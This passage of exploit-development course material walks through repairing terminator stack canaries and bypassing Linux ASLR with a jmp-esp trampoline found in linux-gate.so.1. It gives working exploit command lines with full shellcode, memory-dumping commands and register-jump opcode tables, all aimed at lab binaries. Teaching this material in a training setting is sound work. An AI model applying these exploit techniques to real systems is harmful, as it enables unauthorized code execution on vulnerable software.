The second argument is used to write the eight B's to fill the second buffer, followed by eight B's to overwrite the first argument's buffer, followed by one additional B to overwrite 1 byte in the canary, which will in turn null-terminate with a \x00 in an appropriate canary position. Finally, our third argument writes 24 D's to fill all three arguments' buffers, which will in turn null-terminate on the canary, completing the repair. If you want to see this in more detail, set up breakpoints after each call to strcpy(). The use of D's instead of C's has no meaning. Any character or pattern is fine to use.

Defeating Stack Protection (7)



Defeating Stack Protection (7)

This slide shows the state of the canary after each call to strcpy(). Remember, bytes are written from right to left within each DWORD. During the first write, the \xff\x0a is repaired, and we continue to write eight more A's to overwrite the return pointer. The second write is first filling up the 8 bytes within its own buffer. The second write continues to overwrite the data written during the first strcpy() call, and as you can see, the 0x41414141's have been overwritten by 0x42424242. The second write finishes by writing 1 byte into the canary with \x41. The null terminator appears as strcpy() terminates the string with a \x00 allowing us to repair an additional byte of the canary. The third write performs the same objective as the second write. It first fills up its 8-byte buffer and then continues to overwrite buffer two (second call to strcpy) and finally buffer one (first call to strcpy). This final write during the third call to strcpy() produces the final \x00 into the appropriate canary position due to strcpy()'s null termination. In this slide example, C's were used as the third argument instead of D's.

Defeating Stack Protection (8)

- Let's try to execute some shellcode:

```
run "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x30\xf9\xff\xbf\x90\x90\x90\x90\x90\x90\x9
0\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x1
3\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd
0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5
b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7\xdd\xb0\x15\xdd\xd
7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" "BBBBBBBBBBBBBBBB"
"DDDDDDDDDDDDDDDDDDDDDDDD"
```

```
Authentication Failed

        (__)
        (oo)
  /------\/
 / |    ||
*  /\---/\
   ~~   ~~
...."Have you mooed today?"...

Program exited normally.
```


Defeating Stack Protection (8)

Because we now know that we can repair the canary, let's see if we can execute some shellcode. We place our shellcode after the return pointer because there is not enough space within the buffer. To do this, we must locate our shellcode within memory and add in the proper return address that simply jumps down the stack immediately after the return pointer. Eight NOPs have been added to make it slightly easier to successfully exploit the program. Here is the script to run within GDB to successfully execute our shellcode. Using the methods previously covered, see if you can determine the reasoning for the layout of the command here:

```
run "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x30\xf9\xff\xbf\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x
74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x
5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7\xdd\xb0\
x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" "BBBBBBBBBBBBBBBB"
"DDDDDDDDDDDDDDDDDDDDDDDD"
```

As you can see on the slide, our shellcode was successfully executed, giving us a Debian Easter Egg that shows an ASCII cow and the phrase, "Have you mooed today?" At this point, we have walked through an example of defeating a stack canary.

Real-Life Example

- ProFTPD 1.3.0:
  - Stack overflow discovered
  - Terminator canary is repaired
  - ASLR is defeated
  - Local and remote exploit versions released

Real-Life Example

ProFTPD version 1.3.0 had a stack overflow vulnerability. Several exploits were made publicly available. The interesting thing about the exploit was that a terminator canary was used and easily repaired, and ASLR was also defeated. Both local and remote exploits were made publicly available on sites such as http://www.exploit-db.com.

Linux Address Space Layout Randomization (ASLR)

- ASLR
  - Stack and heap addressing is randomized
  - mmap() is randomized
    - Shared object addresses are not consistent
  - Most significant bits are not randomized
    - Ensures heap and stack do not conflict
    - Minimizes fragmentation
    - mmap() must handle large memory mappings and page alignment
  - PaX patch will increase randomization

Linux Address Space Layout Randomization (ASLR)

ASLR

The primary objective of ASLR and other OS or compile-time controls is to protect programs from being exploited by attackers. One method is to make eligible pages of memory non-writable or non-executable whenever appropriate. ASLR is another control introduced that randomizes the memory locations of the code segment, stack segment, heap segments, and shared objects within memory. For example, if you check the address of the system() function, you see that its location in memory changes with each instance of running a program. If an attacker is trying to run a simple return-to-libc style attack with the goal of passing an argument to the system() function, the attack fails because the location of system() is not static.

The mmap() function is responsible for mapping files and libraries into memory. Typically, libraries and shared objects are mapped in via mmap() to the same location upon startup. When mmap() is randomizing mappings, the location of the desired functions are at different locations upon each invocation of a program. As you can imagine, this makes attacks more difficult. The control of this feature is located in the randomize_va_space file, which resides in the /proc/sys/kernel/ directory on Ubuntu and similar locations on other systems. If the value in this file is "1", ASLR is enabled, and if the value is "0", ASLR is disabled. ASLR has been disabled in your Kubuntu Gutsy Gibbon image. A value of "2" can also be used on modern kernels, which also randomizes brk() space.

To ensure that stacks continue to grow from higher memory down toward the heap segment, and vice versa, without colliding, the most significant bits (MSBs) are not randomized. For example, say the address 0x08048688 was the location of a particular function mapped into memory by an application during one instance.

The next several times you launch the program, the location of that same function may be 0x08248488, 0x08446888, and 0x08942288. As you can see, the middle 2 bytes have changed, but some bytes remained static. This is often the case, depending on the number of bits that are part of the randomization. The mmap() system call allows for only 16 bits to be randomized. This is due to the requirement that it be able to handle large memory mappings and page boundary alignment.

Defeating ASLR

- Amount of entropy
  - Providing more bits to the randomization pool increases security
- How many tries do you get?
- NOPs
- Data leakage
  - Format string bugs
- Locating static values
  - Not everything is always randomized
  - Procedure Linkage Table (PLT)

Defeating ASLR

Depending on the ASLR implementation, there may be several ways to defeat the randomization.

Amount of Entropy

Standard Linux ASLR utilizes various types of randomization, offering randomization of 16 to 24 bits in multiple segments. The delta_mmap variable handles the mmap() mapping of libraries, heaps, and stacks. There are 2^16 = 65,536 possible addresses of where a function is located in memory. When you're brute forcing this space, the likeliness of locating the address of the desired function is much lower than this number on average. Let's look at an example. If a parent process forks out multiple child processes that allow an attacker to brute force a program, success should be possible, barring the parent process does not crash. This is often the case with daemons accepting multiple incoming connections. If you must restart a program for each attack attempt, the odds of hitting the correct address decrease greatly because you are not exhausting the memory space. You also have the issue of getting the process to start up again. This may not be an issue for local privilege escalation unless someone is closely monitoring the logs. In the latter case, using large NOP sleds and maintaining a consistent address guess may be the best solution.

Data Leakage

Format string vulnerabilities often enable you to view all memory within a process. This type of vulnerability may enable you to locate the desired location of a variable or instruction in memory. This knowledge may enable an attacker to grab the required addressing to successfully execute code and bypass ASLR protection. When a parent process has started, the addressing for that process and all child processes remains the same throughout the processes' lifetime. If an attacker does not have to be concerned with crashing a child process, multiple format string attacks may help yield the wanted information.

Locating Static Values

Some implementations of ASLR do not randomize everything within the process. If static values exist within each instance of a program being executed, it may be enough for an attacker to successfully gain control of a process. By opening a program within GDB and viewing the location of instructions and variables within memory, you may discover some consistencies. We'll look at some methods to perform this shortly.

Procedure Linkage Table (PLT)

Some ASLR implementations allow an attacker to do a ret2plt attack, where relocation tables could be viewed to discover the address of a resolved symbol for an instance of a program. This could be exploited via a standard ret2plt type attack because it would not be randomized.


Hacking ASLR

- Let's do this!
  - We'll combine stack canaries and ASLR on Kubuntu Edgy
  - Fire up your Kubuntu Edgy image
    - Reasons for starting with Edgy will become clear shortly
  - Navigate to your /home/deadlist directory
    - Try launching the program ./aslr_canary
    - It should seem similar to the ./canary program from our last exercise, but with ASLR enabled

Hacking ASLR

We now discuss a couple methods to try and defeat Address Space Layout Randomization (ASLR). The interesting thing about attacking ASLR is that a method that works when exploiting one program often will not work on the next. You must understand the various methods available when exploiting ASLR and scan the target program thoroughly. Remember when hacking at canaries, ASLR, and other controls, you must often understand the program and potentially the OS it is running on better than its designer. One data-copying function may easily allow you to repair a canary, whereas for another, it may be impossible. It is when faced with this challenge that you must think outside the box and search through memory for alternative solutions. Every byte mapped into memory is a potential opcode for you to leverage.

We take a look at the Kubuntu Edgy OS for this attack. The reasoning behind selecting this OS will become clear shortly. The simple answer is that the linux-gate.so.1 VDSO is mapped to a static location during program runtime and allows us to use it as a trampoline. More on this later. At this point, you should load up the Kubuntu Edgy OS provided to you. We are going to combine stack canaries with ASLR to make for a more difficult challenge. After you have the OS loaded, navigate to your /home/deadlist directory and try launching the program ./aslr_canary. The program should not be of any surprise to you because it is the same program we ran during the canary exercise, but with ASLR enabled. Note that the buffer sizes may have changed.



Trying Our Previous Method

First, try our previous method of hacking the canary program and see what happens. Fire up GDB and load the ./aslr_canary program. This can simply be done by navigating to your /home/deadlist directory and entering in **gdb ./aslr_canary**. Disassemble the testfunc() function again and locate the address after the final strcpy() call. It should be at 0x0804846d. Set up a breakpoint by entering **break *0x0804846d** into GDB. Next, type in the following command as we did with the canary exercise:

```
run "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x90\x90\x90\x90\x90\x29\x
c9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\
xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0
\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd
7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`"
"BBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDD"
```

You should hit the breakpoint. Entering **continue** should result in a stack smashing error. Type **run** again and restart the program in GDB. Execution should pause at the breakpoint. Type **x/20x $esp** and you should see something like the top image on this slide. Note the address where the NOP instructions begin. On the slide, this is at memory address 0xbfabdbe0 on the first run. Running the program again resulted in a completely different memory address for the beginning of our NOP instructions. Now it is at 0xbfcb6de0. This will be completely different on your system with every iteration of the program. As you can imagine, this is due to ASLR. You may also notice on the slide that our return pointer guess is pointing to the address 0xbffff644. The problem is that our executable code is likely never going to be at that location. How can we figure out where our code is going to sit?

What's Going On?

- The location of the stack changes with every execution of the program
  - Try running the ./esp program from your /home/deadlist directory

```
$ ./esp
0xbfc59e68
$ ./esp
0xbf907b18
$ ./esp
0xbff28938
```

ESP changes each time

What's Going On?

There's a program provided for you called esp. Try running this program from your /home/deadlist directory by entering in **./esp**. Try this multiple times. This program simply prints out the address held in ESP each time it is run. As you may notice, it keeps changing. The source code for this program has been provided to you and is titled esp.c. This code is publicly available on the internet. Unfortunately, I do not know who the original programmer was who came up with this simple idea of showing you that ASLR is enabled.

Proving to Be Difficult


- At first glance, it seems that 20 bits are used in the randomization pool
  - That's just more than 1 million possible addresses!
  - We could try to brute force this…
    - What if the process dies?
    - What if we don't have that much time?

Proving to Be Difficult

At first glance, it seems that 20 bits are used in the ASLR randomization pool. This can be determined by looking at what hex values remain static during each run of the esp program. Twenty bits of randomization implies that there are just more than 1 million possible locations of where something may be mapped. The first byte remains static to provide a way of segmenting memory. If all 32 bits were randomized, the program would have a difficult time maintaining sanity within a process. In most situations, the stack will be mapped to a starting address of 0xbf-----0. Other memory segments maintain consistency within the first byte. The last nibble also seems to remain fairly consistent, often ending in 0 or 8. It may be possible to brute force the address space of where our executable code could be located, but this may prove difficult and certainly isn't quiet. Brute forcing a process could cause it to crash quickly. This would need to be tested. Even if a process seems stable when brute forcing it, it is time-consuming and could set off some intrusion detection devices. We'll try this method in the bootcamp.

Winning the Lottery

- Making the right address guess is unlikely
  - Let's look at the registers when we hit a segmentation fault



Winning the Lottery

So we've already established without even giving it a go that the likelihood of guessing an appropriate return address is slim. If you're feeling lucky, by all means give it a go! You may get lucky. If you're really lucky, there may be a format string vulnerability that enables you to print out the location of variables on the stack.

For those of us who do not have luck on our side, there is hope. If you're not still there, jump inside of GDB with the aslr_canary program. Try running the exploit code attempt again. If you hit a breakpoint, go ahead and continue on until you get a segmentation fault. At this point, type in **info reg esp**. Locate the address that ESP is holding and type in **x/16x $esp -16**. ESP is actually pointing to the address of our NOPs. This should have you salivating.

Searching for Trampolines

- What if we could find an instruction that would cause execution to jump to the address held in ESP?
  - jmp esp is "FF E4" in hex
  - call esp is "FF D4" in hex
- Wait, isn't everything randomized?
  - Not always...
  - Let's discuss one method

Searching for Trampolines

What if we could find an instruction that would cause execution to jump to the address held in ESP? If the last slide is any indication, it would mean that we could have our code executed, despite ASLR. It so happens that the opcode for jmp esp is 0xffe4 and the opcode for call esp is 0xffd4.

But wait, isn't everything randomized? This is not always the case. You must do your homework when running an application penetration test and search everywhere for a potential static target. The hex values we are looking for do not even have to be a real assembly instruction the program is using. We just have to locate these adjacent hex values and point execution to the appropriate address.

Tool: ldd

- Tool: List Dynamic Dependencies
  - Description from the manual page:
    - "ldd prints the shared libraries required by each program or shared library specified on the command line."
  - Authors: Roland McGrath and Ulrich Drepper
  - When ASLR is enabled, ldd helps us find static libraries and modules
    - Remember this is only one method
    - Often the code segment is not randomized

Tool: ldd

We will be using a tool called ldd, which stands for List Dynamic Dependencies. As described in the manual page, "ldd prints the shared libraries required by each program or shared library specified on the command line." In other words, it prints out the load address of libraries for a given binary. For us, this means that we can potentially identify libraries that are loaded to the same address for every run. If we can find one of these, they may hold the hex pattern we're looking to use as a trampoline. There is also the possibility that the code segment or other areas in memory consistently use the same addressing. If this is the case, you may also find your pattern in one of them.

Using ldd

- Let's run ldd a couple times:

```
$ ldd ./aslr_canary
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => i686/cmov/libc.so.6 (0xb7e39000)
        /lib/ld-linux.so.2 (0x80000000)
$ ldd ./aslr_canary
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => i686/cmov/libc.so.6
        /lib/ld-linux.so.2 (0x80000000)
$ ldd ./aslr_canary
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => i686/cmov/libc.so.6 (0xb7e34000)
        /lib/ld-linux.so.2 (0x80000000)
```

linux-gate.so.1 remains static

Using ldd

This slide shows ldd running against the aslr_canary program. You may notice that the object linux-gate.so.1 stays at the same address, yet the other object keeps changing. This means that linux-gate.so.1 could be a possible target for our trampoline. Now have a closer look.

linux-gate.so.1

- What is linux-gate.so.1?
  - It's a virtual dynamically linked shared object (VDSO)
  - Consistently loaded at 0xffffe000
    - Penultimate 4096-byte page within 4GB address space
  - Used for virtual system calls
    - A gateway between user mode and kernel mode
    - Works with SYSENTER & SYSEXIT
    - Faster method than invoking int 0x80

linux-gate.so.1

We obviously cannot exploit our new friend without first getting to know it. So what is this linux-gate.so.1? There was a time when a system would always send an interrupt 0x80 when attempting to move between userland and kernel mode. This style of access protection and communication was deemed slow from a processing perspective on more modern processors. With that being the case, a new method was created to provide the same type of functionality at a faster rate. The newer method utilizes SYSENTER and SYSEXIT instructions. Per Intel, the SYSENTER instruction is part of the Fast System Call facility introduced on the Pentium II processor. For more information on these instructions, I recommend visiting the following link posted by Manu Garg: http://manugarg.googlepages.com/systemcallinlinux2_6.html.

For our purposes at this point, we simply need to know that linux-gate.so.1 is a virtual dynamically linked shared object (VDSO) that is consistently mapped to the address 0xffffe000 on most Linux kernel versions. One of the ideas behind a VDSO is to allow access to kernel resources without needing to send an interrupt. Often it simply acts as a gateway and is usable by all processes on a system. If you're a user of various virtualization products such as VMware, you may remember some issues in which the Hypervisor wanted to use memory pages already utilized by this VDSO, requiring you to set the VDSO option to equal 0.

Searching Through linux-gate.so.1

- The ldd tool showed it to always be loaded at 0xffffe000
  - Use GDB and have a look:
    - `gdb ./aslr_canary`
    - `break main`
    - `run`
    - `x/8b 0xffffe000`
  - Search for the pair of bytes 0xffd4 (call esp) or 0xffe4 (jmp esp)

Searching Through linux-gate.so.1

If not already there, launch the aslr_canary program inside of GDB. When inside of GDB, type in **break main** followed by **run**. You should hit the breakpoint you created on the address of the main() function. At this point, take a look at the address of linux-gate.so.1 located at 0xffffe000. Type in **x/8b 0xffffe000** and press Enter. The 8b displays at bytes in a row, 1 byte at a time. This makes it easier to look for our desired opcode. Press Enter repeatedly and search for either 0xffd4 (call esp) or 0xffe4 (jmp esp). One does exist!

GDB Results for linux-gate.so.1

- Using x/8b in GDB ...

```
(gdb) x/16b 0xffffe000
0xffffe000:    0x7f 0x45 0x4c 0x46 0x01 0x01 0x01 0x00
0xffffe008:    0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

… #After searching through manually

(gdb) x/16b 0xffffe770
0xffffe770:    0x02 0x00 0x00 0x00 0xe4 0xe1 0xff 0xff
0xffffe778:    0xe4 0x01 0x00 0x00 0x38 0x00 0x00 0x00
(gdb) x/i 0xffffe777
0xffffe777:    jmp    *%esp
```

We found 0xffe4 at address 0xffffe777

GDB Results for linux-gate.so.1

On this slide are screenshots showing the commands from the last slide. As you can see, the results display eight per row, in 1-byte segments. This makes it easier to search for 0xff, and then check to see if the next byte is either 0xd4 or 0xe4. As you can see, all the way down at 0xffffe777 is one of the desired opcodes, 0xffe4. We should leverage this to our advantage.

A Different Method

- Using dd and xxd to cut corners!
  - **dd if=/proc/self/mem of=linux-gate.dso bs=4096 count=1 skip=1048574**

```
$ dd if=/proc/self/mem of=/tmp/vdso.bin bs=4096 skip=1048574 count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 2.9e-05 seconds, 141 MB/s
```

  - **xxd linux-gate.dso |grep "ff e4"**

```
$ xxd -g1 /tmp/vdso.bin |grep "ff d4"
$ xxd -g1 /tmp/vdso.bin |grep "ff e4"
00000770: 02 00 00 00 e4 e1 ff ff e4 01 00 00 38 00 00 00  ....
```


A Different Method

Before we move to the next part of our exploit, take a look at an easier method to search for opcodes within linux-gate.so.1. The link provided is one resource: http://manugarg.googlepages.com/systemcallinlinux2_6.html. You can also find information about this technique at https://web.archive.org/web/20160305150531/http://www.trilithium.com/johan/2005/08/linux-gate/ (https://tinyurl.com/ybnxag7w).

The technique referenced is the use of the tool dd to make an image of the linux-gate.so.1 object. Having a binary image enables us to use a tool such as xxd to search the binary for our string pattern. To perform this technique, enter in the following command:

```
dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1 # bs is 4K page, skip gets us to the second to last page. 2 ^ 32 / 4096 - 2 = 1048574
```

This creates an image file called linux-gate.dso. From here, use the xxd tool to search for our desired pattern:

```
xxd -g1 linux-gate.dso |grep "ff d4"
xxd -g1 linux-gate.dso |grep "ff e4"
```

The second command should have provided you with the results on the slide. We see again that 0xffffe777 holds our desired hex pattern. The address displayed to the left shows as 00000770. We must remember to add the base address of 0xffffe000 to this value to get the address 0xffffe770 and then count the offset to 0xffffe777 from there.

Using Our Trampoline

- Trying with our new return address

```
$ ./aslr_canary "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x77\xe7\xff\xff\x90\x90\x90\x90\x90\x90\x90\x90
\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\#Shellcode truncated
xe7\xeb\x4d\xd4\x7d\x38\xc4'` "BBBBBBBBBBBBBBBB"
"DDDDDDDDDDDDDDDDDDDD"
Authentication Failed
         (__)
         (oo)
   /------\/
  / |    ||
 *  /\---/\
    ~~   ~~
...."Have you mooed today?"...
```

Our address from linux-gate.so.1

Success!!!

Using Our Trampoline

Now that we have what seems to be a desired opcode, we can use that address as our return pointer. Use the same exploit code as we did previously, changing the return pointer to \x77\xe7\xff\xff. The command should look like this:

```
./aslr_canary "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x77\xe7\xff\xff\x90\x90\x90\x90\x90\x90\x90\x90\x29\x
c9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\
xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0
\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd
7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`"
"BBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDD"
```

As you can see on the slide, our exploit attempt was successful!

Wrapping Up This Method

- Our last method of defeating ASLR works on Linux kernel 2.6.17–2.6.19
- On 2.6.20, 0xffffe777 was scrubbed of our "jmp esp" hex-pattern
- What now?
  - 0xffe4, 0xffd4, and other helpful patterns still exist
    - Search static areas of the executable or memory like the code segment
    - Or…

Wrapping Up This Method

Our last method of defeating ASLR works on Linux kernel 2.6.17–2.6.19. There are plenty of OSs using this kernel version, but as usual, things progress. For example, on kernel version 2.6.20, linux-gate.so.1 still seems to remain static, although the hex pattern we abused previously seems to have been removed. On kernel version 2.6.24, linux-gate.so.1 is randomized. Does this mean it is the end of existence as we know it? Of course not! The code segment often gets mapped to the same address, not participating in ASLR. There may be a potential opcode of interest here. It's certainly worth a search. There also may be other areas of memory that remain consistent. Being a researcher, you can't simply get frustrated if your first attempt is unsuccessful. This course should be opening your eyes to the many ways of taking control of a program. Many researchers spend weeks or months trying to discover a way to create a reliable exploit.

FF E0 - JMP EAX
FF E1 - JMP ECX
FF E2 - JMP EDX
FF E3 - JMP EBX
FF E4 - JMP ESP
FF E5 - JMP EBP
FF E6 - JMP ESI
FF E7 - JMP EDI

FF D0 - CALL EAX
FF D1 - CALL ECX
FF D2 - CALL EDX
FF D3 - CALL EBX
FF D4 - CALL ESP
FF D5 - CALL EBP
FF D6 - CALL ESI
FF D7 - CALL EDI

Other Opcodes of Interest

- Ret-to-ESP
  - We just did this one!
  - jmp/call esp – 0xffd4 or 0xffe4
- Ret-to-EAX
  - Useful when a pointer is returned via EAX to the calling function
  - jmp/call EAX – 0xffe0 or 0xffd0
- Ret-to-Ret
  - Return repeatedly down the stack until you control the location
  - Ret Instruction – 0xc7 ***2.6.20 has these in linux-gate.so.1
- Ret-to-Ptr
  - During some seg-faults, registers hold addresses on the stack we can control; for example, 0x41414141 may show up in a register
  - Ret-to-Ptr in EAX, EDX, EDI, ESI, and so on

Other Opcodes of Interest

Some additional opcodes that may provide us with opportunities to exploit ASLR include Ret-to-ESP, Ret-to-EAX, Ret-to-Ret, and Ret-to-Ptr. Let's discuss each one of them in a little more detail.

Ret-to-ESP should sound familiar. This is the one we just took advantage of on a system with ASLR running kernel version 2.6.17. The idea is the ESP register will be pointing to a memory address immediately following the location of the previous return pointer location when a function has been torn down. Because the ESP register points to this location, we should place our exploit code after the return pointer location of a vulnerable function and simply overwrite the return pointer with the memory address of a jmp esp or call esp instruction. If successful, execution jumps to the address pointed to by ESP, executing our shellcode.

Ret-to-EAX comes into play when a calling function is expecting a pointer returned in the EAX register that points to a buffer the attacker can control. For example, if a buffer overflow condition exists within a function that passes back a pointer to the vulnerable buffer, we could potentially locate an opcode that performs a jmp eax or call eax and overwrite the return pointer of the vulnerable function with this address.

Ret-to-Ret is a bit different. The idea here is to set the return pointer to the address of a ret instruction. The idea behind this attack is to issue the ret instruction as many times as wanted, moving down the stack 4 bytes at a time. If a pointer resides somewhere on the stack that the attacker can control or controls the data held at the pointed address, control can be taken via this method.

Ret-to-Ptr

This is an interesting one. Imagine for a moment you discover a buffer overflow within a vulnerable function. When you cause a segmentation fault, you often see that EIP has attempted to jump to the address 0x41414141. This address is being caused by our use of the "A" character. When we generate this error, we can type **info reg** into GDB and view the contents of the processor registers. More often than not, several of the registers will be

holding the address or value 0x41414141. For example, say the EBX register holds the value 0x41414141. This may indicate this value has been taken from somewhere off the stack where we crammed our A's into the buffer and overwrote the return pointer. If we can find an instruction such as "call [ebx]" or "FF 13" in hex and can determine where the 0x41414141 address has been pulled from the stack to populate EBX, we should take control of the program by overwriting this location with the address of our desired instruction.

Remember these are just some examples of what can be done. Think outside the box!

64-bit Stack Overflow

- Let's do a brief introduction to 64-bit stack overflows, quickly followed by an exercise
- Remember, there are 16 general-purpose registers on x64 processors and they are 64-bits wide as opposed to 32-bits
- This greatly increases the entropy with ASLR
- 32-bits of entropy on the stack ➡

```
root@kali:~# ./rsp
0x00007ffce0db4390
root@kali:~# ./rsp
0x00007ffe8cbc87f0
root@kali:~# ./rsp
0x00007ffc13a599a0
```


64-bit Stack Overflow

Let's get to an exercise on exploiting a 64-bit stack overflow. We will use your Kali Linux VM for this shortly. If you recall from earlier, there are 16 general-purpose registers in x64 architecture, versus only 8 on x86 32-bit architecture. They registers are also 64-bits wide versus 32-bits wide. This provides a much larger range of virtual addressing within a process. Previously, we saw that the entropy in relation to ASLR on the stack in a 32-bit process was 2^{20} power. On this slide you can see that the entropy is 2^{32} power. These means that brute forcing the application becomes less realistic within a reasonable amount of time. Looking for other ways around ASLR, such as useful static instructions in memory or information disclosure bugs, becomes necessary.

GDB - PEDA

- Python Exploit Development Assistance (PEDA) for GDB
- Written by Long Le Dinh and maintained at: https://github.com/longld/peda
- Greatly modifies the GDB interface to utilize color coding, automated output of registers, stack dumps, and other details
- Comes with many exploitation related commands, similar to that of Mona from corelanc0d3r

GDB - PEDA

The Python Exploit Development Assistance (PEDA) for GDB plug-in was written by Long Le Dinh and is available at https://github.com/longld/peda. It has already been installed for you on your supplied Kali Linux VM. It offers some great assistance when debugging, especially in relation to exploit writing. The typical output from GDB is modified to perform color-coded results, which include the automatic display of the registers, stack, and disassembly. Let's say that you set a breakpoint on an address. When the breakpoint is reached, the aforementioned details are displayed. It also includes a large number of commands that can be run, which is similar to that offered by Mona from corelanc0d3r.

